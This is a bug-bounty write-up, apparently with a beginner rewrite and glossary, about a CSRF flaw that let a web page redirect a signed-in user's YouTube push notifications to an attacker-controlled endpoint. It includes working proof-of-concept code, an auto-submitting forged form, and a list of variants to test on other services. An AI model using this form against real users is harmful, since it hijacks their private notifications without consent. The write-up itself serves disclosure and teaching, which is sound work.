How I could have hijacked a victim’s YouTube notifications!
 Published on hackademic.co.in
I was just searching around on YouTube if I could find anything but I was really tired and it was 12:30 in the night. I was poking around and I turned on my notifications on YouTube.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
YouTube lets a signed-in user turn on browser push notifications. When you enable them, the page registers a service worker and the worker subscribes to the browser's push service, producing an endpoint URL and a set of keys. Those values are then sent to YouTube so that YouTube can deliver notifications to that browser.
The request that performs this registration is the subject of this write-up. It is a POST to /notifications_ajax with the query parameter action_register_device=1 on www.youtube.com, and it carries the push subscription data as a multipart form body.
Setup
The researcher was browsing YouTube late at night and turned notifications on, then looked at the request that was going. No special accounts, tools or versions beyond a browser and an intercepting proxy are described. The browser in the captured request identifies itself as Firefox 65 on Windows 10.
For the proof of concept the researcher ran a small local server serving three files (index.html, index.js, sw.js) to generate a push subscription belonging to the attacker, and used a second YouTube account to submit the CSRF form.
Finding it
The captured registration request looked like this:
POST /notifications_ajax?action_register_device=1 HTTP/1.1
Host: www.youtube.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.youtube.com/sw.js
Content-Type: multipart/form-data; boundary=---------------------------41184676334
Origin: https://www.youtube.com
Content-Length: 1459
Connection: close
Cookie: duh, cookies!

-----------------------------41184676334
Content-Disposition: form-data; name="endpoint"

https://updates.push.services.mozilla.com/wpush/v1/gAAA...
-----------------------------41184676334
Content-Disposition: form-data; name="device_id"

[redacted]...
-----------------------------41184676334
Content-Disposition: form-data; name="p256dh_key"

BBNVkVOt6tpY1KvJJqtLvqt...
-----------------------------41184676334
Content-Disposition: form-data; name="auth_key"

V5-_lh6nYT2zoY...
-----------------------------41184676334
Content-Disposition: form-data; name="permission"

granted
-----------------------------41184676334--
The body fields are endpoint, device_id, p256dh_key, auth_key and permission. The first impression was that a request carrying auth_key, p256dh_key, endpoint and device_id would have to be protected against CSRF, because those look like secret values. On digging in, the researcher found that all of those parameters are generated by Firefox for push notifications, so they are not server-issued anti-CSRF tokens and the endpoint had no CSRF protection at all.
The other clue was the Referer header: https://www.youtube.com/sw.js. The request was being sent by the service worker rather than by the ordinary page code, which is why it differed from the other YouTube requests that did carry CSRF protection.
Exploitation
Step 1: understand how the subscription values are produced
The researcher used the MDN documentation for the Push API as the reference for how a browser generates a push subscription. The idea was to reproduce the same generation locally, so that the attacker owns a valid endpoint and key pair that YouTube will accept.
Step 2: serve a page that requests notification permission and registers a worker
index.html provides a button that calls main():
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Push Demo</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" media="screen" href="index.css" />
    <script src="index.js"></script>
</head>
<body>
    <h1>Hello World</h1>
    <button id="permission-btn" onclick="main()">Ask Permission</button>
</body>
</html>
index.js checks for Service Worker and Push API support, registers sw.js, and asks for notification permission:
const check = () => {
  if (!('serviceWorker' in navigator)) {
    throw new Error('No Service Worker support!')
  }
  if (!('PushManager' in window)) {
    throw new Error('No Push API Support!')
  }
}
const registerServiceWorker = async () => {
  const swRegistration = await navigator.serviceWorker.register('sw.js')
  return swRegistration
}
const requestNotificationPermission = async () => {
  const permission = await window.Notification.requestPermission()
  if (permission !== 'granted') {
    throw new Error('Permission not granted for Notification')
  }
}
const main = async () => {
  check()
  const swRegistration = await registerServiceWorker()
  const permission = await requestNotificationPermission()
}
Step 3: subscribe from the service worker and print the subscription
sw.js subscribes on activation and logs the resulting subscription object as JSON. It also handles incoming push events by showing a local notification:
self.addEventListener('activate', async () => {   console.log("Hello");
      self.registration.pushManager.subscribe()
  .then(function(subscription) {
          console.log(JSON.stringify(subscription));
  })
  .catch(function(e) {
    console.log(e);
  });
})

self.addEventListener("push", function(event) {
  if (event.data) {
    console.log("Push event!! ", event.data.text());
    showLocalNotification("Yolo", event.data.text(),  self.registration);
  } else {
    console.log("Push event but no data");
  }
});
const showLocalNotification = (title, body, swRegistration) => {
  const options = {
    body
    // here you can add more properties like icon, image, vibrate, etc.
  };
  swRegistration.showNotification(title, options);
};
Running this on a local server produced the parameters needed for the CSRF attack: the attacker's own endpoint, device_id, p256dh_key and auth_key. Because the endpoint belongs to the attacker, any notification YouTube sends to it will be received by the attacker's localhost page.

Step 4: submit the forged registration from the victim's browser
The final piece is an auto-submitting HTML form that posts to the registration endpoint with the attacker's values:
<form action="https://www.youtube.com/notifications_ajax?action_register_device=1" method="post" enctype="multipart/form-data" name="csrf">
        <input type="text" name="device_id" value="replace">
        <input type="text" name="permission" value="granted">
                <input type="text" name="endpoint" value="replace">
                <input type="text" name="p256dh_key" value="replace=">
                <input type="text" name="auth_key" value="replace">
        <input type="submit">
        <script type="text/javascript">document.csrf.submit();</script>
</form>
</html>
The action targets the same notifications_ajax?action_register_device=1 endpoint, the method is POST, and the encoding is multipart/form-data, matching the original request. The five inputs map one-to-one onto the multipart fields seen in the captured traffic, with the attacker's generated values substituted for the placeholders. The inline script submits the form as soon as the page loads, so the victim only has to visit the attacker's page while signed in to YouTube.
Submitting this form from another account worked: the push webhook for the victim's notifications was set to the attacker's webhook.
Step 5: trigger a notification

With the registration replaced, any event on the victim's side that produces a notification will be delivered to the attacker's endpoint. The researcher triggered one by commenting on a private video.
Step 6: report and reward


The report was accepted half an hour after it was triaged. Some days later the reward arrived.
Root cause
The registration endpoint accepted a state-changing POST without any CSRF token. The parameters that look like secrets (auth_key, p256dh_key, endpoint, device_id) are generated client-side by the browser's Push API, not by YouTube, so they cannot serve as proof that the request came from a YouTube page. The request is normally issued by the service worker at https://www.youtube.com/sw.js, which is why it sits outside the CSRF protection applied to the rest of YouTube's requests.
Impact
An attacker who can get a signed-in YouTube user to load a page containing the form can re-register that user's push notifications to an endpoint the attacker controls. From then on, notifications generated for the victim, such as activity on a private video, are delivered to the attacker. The attack requires the victim to visit the attacker's page while authenticated, and the attacker needs a valid push subscription of their own, which the browser generates locally. The report gives one example trigger, commenting on a private video.
Fix
The report does not state what change was made. The fix that follows from the root cause is to require a server-issued, per-session CSRF token on notifications_ajax?action_register_device=1, validated independently of the browser-generated push parameters, and to reject requests whose Origin or Referer does not match YouTube.
Variants to test
- Look for other endpoints called from service workers rather than page scripts. A positive result is a state-changing request whose only apparent protection is a
Refererof a worker script and whose body fields are all client-generated. - Check registration and subscription endpoints (push, web push, device registration, notification preferences) for missing tokens. A positive result is a cross-site form post that changes the stored subscription.
- Test whether
OriginorRefererchecks are enforced on those endpoints by sending the same request from a different origin. A positive result is the request being accepted with a foreign origin. - Try replacing only the
endpointfield while keeping the victim's other values, where the server does not bind the fields together. A positive result is the server accepting a mismatched set and delivering notifications to the new endpoint. - Check whether the same pattern exists on other Google products that use service workers for notifications. A positive result is the same auto-submitting multipart form succeeding against their registration endpoint.
What happened, in plain words
YouTube has a feature that lets it send notifications to your computer, the little pop-ups that appear in the corner of your screen even when you are not looking at the YouTube tab. To make that work, your browser and YouTube have to agree on a delivery address, a bit like giving a courier your home address so parcels can reach you. The researcher found that the request YouTube uses to record that address could be sent by any website, not just by YouTube. That means a malicious page could quietly tell YouTube: "send this person's notifications to my address instead". From then on, the attacker would see the victim's notifications. This kind of trick is called CSRF, and the report below walks through how it was found, proved and reported.
Background you need first
Before the steps make sense, here are the ideas involved, explained from zero.
- A request: when you click something on a website, your browser sends a small message to a server asking it to do something or give something back. That message is a request. The server answers with a response, which is usually the page you then see.
- An API: a way for two pieces of software to talk to each other, like a waiter taking your order to the kitchen. You do not go into the kitchen yourself; you tell the waiter what you want in a fixed format and the kitchen handles it. A web API is the same idea over the internet: one program sends a structured request, another program answers.
- A cookie: a small piece of data a website stores in your browser so it can recognise you on the next request. It is how a site knows you are signed in. Think of it as a wristband you get at an event: you show it at the door and staff let you back in without checking your ID again. Because the browser attaches your wristband automatically to every request to that site, a request forged by another site can also carry it, which is exactly what makes CSRF possible.
- A token: a value that stands in for something else, usually a secret. In security, an anti-CSRF token is a random value the server gives your page and expects back with any request that changes something. A foreign website cannot guess it, so a forged request without the right token is rejected. It is like a cloakroom ticket: only the person holding the matching ticket gets the coat.
- CSRF (Cross-Site Request Forgery): a trick where an attacker's website makes your browser send a request to another site, using the login you already have there. You never intend to send it. The site sees a valid request with your cookie and does what it is told. The everyday comparison: someone forges your signature on a letter and posts it for you. The recipient sees your signature and believes you wrote it.
- A service worker: a small script a website installs in your browser that keeps running in the background, even when the site's tab is closed. It is what lets a site receive push notifications and show them. Think of it as a receptionist who stays at the desk after office hours and takes messages for you.
- Push notifications and the Push API: the Push API is the browser feature that lets a website ask the browser's push service to deliver messages to it. The push service is run by the browser maker (Mozilla for Firefox, for example). When a site subscribes, the browser generates an address (the endpoint) and a pair of keys used to encrypt messages so only that browser can read them.
- An endpoint: the URL where messages for one particular subscription are delivered. It is the delivery address from the courier comparison.
- A webhook: a URL that one system calls to hand data to another system. Here, the push endpoint acts as the webhook: YouTube sends the notification to it and the browser picks it up.
multipart/form-data: a way of packing a form with several fields into one request body, the same way an email can carry several attachments. Each field is separated by a boundary line, a random string that marks where one part ends and the next begins.- A header: extra information attached to a request, separate from the body. The
Refererheader says which page or script sent the request. TheOriginheader says which site the request came from. TheCookieheader carries your login wristband. - A proxy: a tool that sits between your browser and the internet and lets you look at, and change, every request and response. Security testers use it to see what a site actually sends.
- localhost: your own computer, seen from the browser. A page served from localhost is one you are running yourself, not one on the public internet.
The feature being tested
YouTube lets a signed-in user turn on browser push notifications. When you enable them, the page registers a service worker, and the worker subscribes to the browser's push service. That subscription produces an endpoint URL and a set of keys. Those values are then sent to YouTube so that YouTube can deliver notifications to that browser.
The request that performs this registration is the subject of this write-up. It is a POST to /notifications_ajax with the query parameter action_register_device=1 on www.youtube.com, and it carries the push subscription data as a multipart form body.
Setup
The researcher was browsing YouTube late at night and turned notifications on, then looked at the request that was going. No special accounts, tools or versions beyond a browser and an intercepting proxy are described. The browser in the captured request identifies itself as Firefox 65 on Windows 10.
For the proof of concept the researcher ran a small local server serving three files (index.html, index.js, sw.js) to generate a push subscription belonging to the attacker, and used a second YouTube account to submit the CSRF form.
Finding it
The captured registration request looked like this:
POST /notifications_ajax?action_register_device=1 HTTP/1.1
Host: www.youtube.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.youtube.com/sw.js
Content-Type: multipart/form-data; boundary=---------------------------41184676334
Origin: https://www.youtube.com
Content-Length: 1459
Connection: close
Cookie: duh, cookies!

-----------------------------41184676334
Content-Disposition: form-data; name="endpoint"

https://updates.push.services.mozilla.com/wpush/v1/gAAA...
-----------------------------41184676334
Content-Disposition: form-data; name="device_id"

[redacted]...
-----------------------------41184676334
Content-Disposition: form-data; name="p256dh_key"

BBNVkVOt6tpY1KvJJqtLvqt...
-----------------------------41184676334
Content-Disposition: form-data; name="auth_key"

V5-_lh6nYT2zoY...
-----------------------------41184676334
Content-Disposition: form-data; name="permission"

granted
-----------------------------41184676334--
Line by line, in plain words:
- The first line says this is a
POSTrequest, the kind used to send data and change something on the server, to the path/notifications_ajaxwith the query parameteraction_register_device=1. The query parameter is a small instruction attached to the address, like a note on an envelope saying what the letter is about. Here it means "register a device". Host: www.youtube.comsays which site the request is for.User-Agentdescribes the browser and operating system that sent it, here Firefox 65 on Windows 10.Accept,Accept-LanguageandAccept-Encodingtell the server what kinds of response the browser can handle and in which language.Referer: https://www.youtube.com/sw.jssays the request was sent by the script at that address, which is the service worker file. This line turns out to be the key clue.Content-Type: multipart/form-data; boundary=...says the body is a form packed into several parts, and gives the random string that separates them.Origin: https://www.youtube.comsays the request came from a YouTube page.Content-Lengthis the size of the body in bytes.Connection: closeasks the server to close the connection after answering.Cookie: duh, cookies!is where the browser would put your login cookie.- The rest of the body is the form itself. Each part starts with a boundary line, then a
Content-Dispositionline naming the field, then a blank line, then the value. The fields areendpoint(the delivery address),device_id(an identifier for this browser),p256dh_keyandauth_key(the two keys used to encrypt messages), andpermission(heregranted, meaning the user allowed notifications). The final boundary line ends with two dashes, which marks the end of the body.
The body fields are endpoint, device_id, p256dh_key, auth_key and permission. The first impression was that a request carrying auth_key, p256dh_key, endpoint and device_id would have to be protected against CSRF, because those look like secret values. On digging in, the researcher found that all of those parameters are generated by Firefox for push notifications, so they are not server-issued anti-CSRF tokens and the endpoint had no CSRF protection at all.
The other clue was the Referer header: https://www.youtube.com/sw.js. The request was being sent by the service worker rather than by the ordinary page code, which is why it differed from the other YouTube requests that did carry CSRF protection.
Exploitation
Step 1: understand how the subscription values are produced
The researcher used the MDN documentation for the Push API as the reference for how a browser generates a push subscription. The idea was to reproduce the same generation locally, so that the attacker owns a valid endpoint and key pair that YouTube will accept. In other words, before you can redirect someone's post to your own house, you need a house of your own with a working letterbox.
Step 2: serve a page that requests notification permission and registers a worker
index.html provides a button that calls main():
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Push Demo</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" media="screen" href="index.css" />
    <script src="index.js"></script>
</head>
<body>
    <h1>Hello World</h1>
    <button id="permission-btn" onclick="main()">Ask Permission</button>
</body>
</html>
What each part does:
<!DOCTYPE html>tells the browser this is a modern HTML page.- The
<head>section holds information about the page rather than visible content: the character set, a title shown in the tab, and settings for how the page scales on different screens. <link rel="stylesheet" ... href="index.css" />loads a style file. The report does not include its contents, and they do not matter for the attack.<script src="index.js"></script>loads the JavaScript file that does the real work.- In the
<body>, there is a heading and a button. The button hasonclick="main()", which means: when the user clicks it, run the function calledmainfromindex.js.
index.js checks for Service Worker and Push API support, registers sw.js, and asks for notification permission:
const check = () => {
  if (!('serviceWorker' in navigator)) {
    throw new Error('No Service Worker support!')
  }
  if (!('PushManager' in window)) {
    throw new Error('No Push API Support!')
  }
}
const registerServiceWorker = async () => {
  const swRegistration = await navigator.serviceWorker.register('sw.js')
  return swRegistration
}
const requestNotificationPermission = async () => {
  const permission = await window.Notification.requestPermission()
  if (permission !== 'granted') {
    throw new Error('Permission not granted for Notification')
  }
}
const main = async () => {
  check()
  const swRegistration = await registerServiceWorker()
  const permission = await requestNotificationPermission()
}
Line by line:
checkis a function that first asks whether the browser hasserviceWorkersupport. If not, it stops with an error message. This is a guard: the rest of the code only makes sense in a browser that supports the feature.- It then asks whether
PushManagerexists in the browser window. If not, it stops with another error.PushManageris the part of the browser that handles push subscriptions. registerServiceWorkeris a function that tells the browser to installsw.jsas a service worker for this page. Theawaitkeyword means "wait here until the browser finishes, then continue". The result, a registration object, is returned so the caller can use it.requestNotificationPermissionasks the user, through a browser pop-up, whether the site may show notifications. The answer comes back as a string. If it is notgranted, the function stops with an error.mainis the function the button calls. It runs the check, then registers the worker, then asks for permission.
Step 3: subscribe from the service worker and print the subscription
sw.js subscribes on activation and logs the resulting subscription object as JSON. It also handles incoming push events by showing a local notification:
self.addEventListener('activate', async () => {   console.log("Hello");
      self.registration.pushManager.subscribe()
  .then(function(subscription) {
          console.log(JSON.stringify(subscription));
  })
  .catch(function(e) {
    console.log(e);
  });
})

self.addEventListener("push", function(event) {
  if (event.data) {
    console.log("Push event!! ", event.data.text());
    showLocalNotification("Yolo", event.data.text(),  self.registration);
  } else {
    console.log("Push event but no data");
  }
});
const showLocalNotification = (title, body, swRegistration) => {
  const options = {
    body
    // here you can add more properties like icon, image, vibrate, etc.
  };
  swRegistration.showNotification(title, options);
};
Line by line:
self.addEventListener('activate', ...)tells the worker: when you become active, run this function.selfhere means the worker itself.- Inside,
console.log("Hello")prints a greeting to the browser's developer console, a panel where programmers see messages from the page. It is only there to show the code ran. self.registration.pushManager.subscribe()asks the browser's push service for a new subscription. This is the step that produces the endpoint and the keys..then(function(subscription) { ... })says: when the subscription arrives, run this.console.log(JSON.stringify(subscription))prints it as JSON, a text format for structured data, so the researcher can copy the values out..catch(function(e) { ... })says: if something goes wrong, print the error instead.- The second block,
self.addEventListener("push", ...), tells the worker what to do when a push message arrives. If the message has data, it prints the text and callsshowLocalNotificationto display it. If not, it prints a note saying there was no data. showLocalNotificationbuilds an options object with the message body and callsswRegistration.showNotification(title, options)to display the pop-up. The comment notes that more properties such as an icon or vibration could be added.
Running this on a local server produced the parameters needed for the CSRF attack: the attacker's own endpoint, device_id, p256dh_key and auth_key. Because the endpoint belongs to the attacker, any notification YouTube sends to it will be received by the attacker's localhost page.
Step 4: submit the forged registration from the victim's browser
The final piece is an auto-submitting HTML form that posts to the registration endpoint with the attacker's values:
<form action="https://www.youtube.com/notifications_ajax?action_register_device=1" method="post" enctype="multipart/form-data" name="csrf">
        <input type="text" name="device_id" value="replace">
        <input type="text" name="permission" value="granted">
                <input type="text" name="endpoint" value="replace">
                <input type="text" name="p256dh_key" value="replace=">
                <input type="text" name="auth_key" value="replace">
        <input type="submit">
        <script type="text/javascript">document.csrf.submit();</script>
</form>
</html>
Line by line:
<form ...>starts a form.actionis the address the form will be sent to, the same registration endpoint seen in the captured request.method="post"says to send it as a POST.enctype="multipart/form-data"says to pack the fields the same way the real request does.name="csrf"gives the form a name so the script can refer to it.- Each
<input>is one field.nameis the field name the server will see, andvalueis what gets sent. The placeholdersreplaceare where the attacker pastes the values generated in step 3.permissionis fixed togranted. <input type="submit">is the button that would normally send the form.- The
<script>line callsdocument.csrf.submit(), which finds the form by its name and submits it immediately. The victim never has to click anything: just loading the page is enough.
The action targets the same notifications_ajax?action_register_device=1 endpoint, the method is POST, and the encoding is multipart/form-data, matching the original request. The five inputs map one-to-one onto the multipart fields seen in the captured traffic, with the attacker's generated values substituted for the placeholders. The inline script submits the form as soon as the page loads, so the victim only has to visit the attacker's page while signed in to YouTube.
Submitting this form from another account worked: the push webhook for the victim's notifications was set to the attacker's webhook.
Step 5: trigger a notification
With the registration replaced, any event on the victim's side that produces a notification will be delivered to the attacker's endpoint. The researcher triggered one by commenting on a private video.
Step 6: report and reward
The report was accepted half an hour after it was triaged. Some days later the reward arrived.
Root cause
The registration endpoint accepted a state-changing POST without any CSRF token. The parameters that look like secrets (auth_key, p256dh_key, endpoint, device_id) are generated client-side by the browser's Push API, not by YouTube, so they cannot serve as proof that the request came from a YouTube page. The request is normally issued by the service worker at https://www.youtube.com/sw.js, which is why it sits outside the CSRF protection applied to the rest of YouTube's requests.
Impact
An attacker who can get a signed-in YouTube user to load a page containing the form can re-register that user's push notifications to an endpoint the attacker controls. From then on, notifications generated for the victim, such as activity on a private video, are delivered to the attacker. The attack requires the victim to visit the attacker's page while authenticated, and the attacker needs a valid push subscription of their own, which the browser generates locally. The report gives one example trigger, commenting on a private video.
Fix
The report does not state what change was made. The fix that follows from the root cause is to require a server-issued, per-session CSRF token on notifications_ajax?action_register_device=1, validated independently of the browser-generated push parameters, and to reject requests whose Origin or Referer does not match YouTube.
Variants to test
- Look for other endpoints called from service workers rather than page scripts. A positive result is a state-changing request whose only apparent protection is a
Refererof a worker script and whose body fields are all client-generated. - Check registration and subscription endpoints (push, web push, device registration, notification preferences) for missing tokens. A positive result is a cross-site form post that changes the stored subscription.
- Test whether
OriginorRefererchecks are enforced on those endpoints by sending the same request from a different origin. A positive result is the request being accepted with a foreign origin. - Try replacing only the
endpointfield while keeping the victim's other values, where the server does not bind the fields together. A positive result is the server accepting a mismatched set and delivering notifications to the new endpoint. - Check whether the same pattern exists on other Google products that use service workers for notifications. A positive result is the same auto-submitting multipart form succeeding against their registration endpoint.
Glossary
- API: a fixed way for two programs to talk to each other, like a waiter carrying orders between you and the kitchen.
- Anti-CSRF token: a random value the server issues to a page and expects back on requests that change something, so forged requests from other sites fail.
- Boundary: the random string in a multipart body that marks where one field ends and the next begins.
- Cookie: a small value stored in your browser and sent automatically with requests to a site, used to keep you signed in.
- CSRF (Cross-Site Request Forgery): making a victim's browser send a request to a site where they are signed in, without their intent, so the site acts on the attacker's behalf.
- Endpoint: the URL where messages for one push subscription are delivered.
- Header: extra information attached to a request or response, separate from the body.
- JSON: a text format for structured data, such as a list of field names and values.
- localhost: your own computer as seen from the browser.
- Multipart/form-data: a way of packing several form fields into one request body, separated by a boundary string.
- Origin: a header saying which site a request came from.
- POST: an HTTP method used to send data and change something on the server.
- Proxy: a tool that sits between browser and internet so you can inspect and modify traffic.
- Push API: the browser feature that lets a site subscribe to push messages and receive them through the browser's push service.
- Push service: the delivery system run by the browser maker that carries push messages to a browser.
- Referer: a header saying which page or script sent a request.
- Request: a message a browser sends to a server asking it to do something or return something.
- Response: the server's answer to a request.
- Service worker: a background script a site installs in the browser that keeps running and can receive push messages.
- Subscription: the record of a browser's push endpoint and keys, which a site stores so it can send notifications.
- Webhook: a URL that one system calls to hand data to another system.

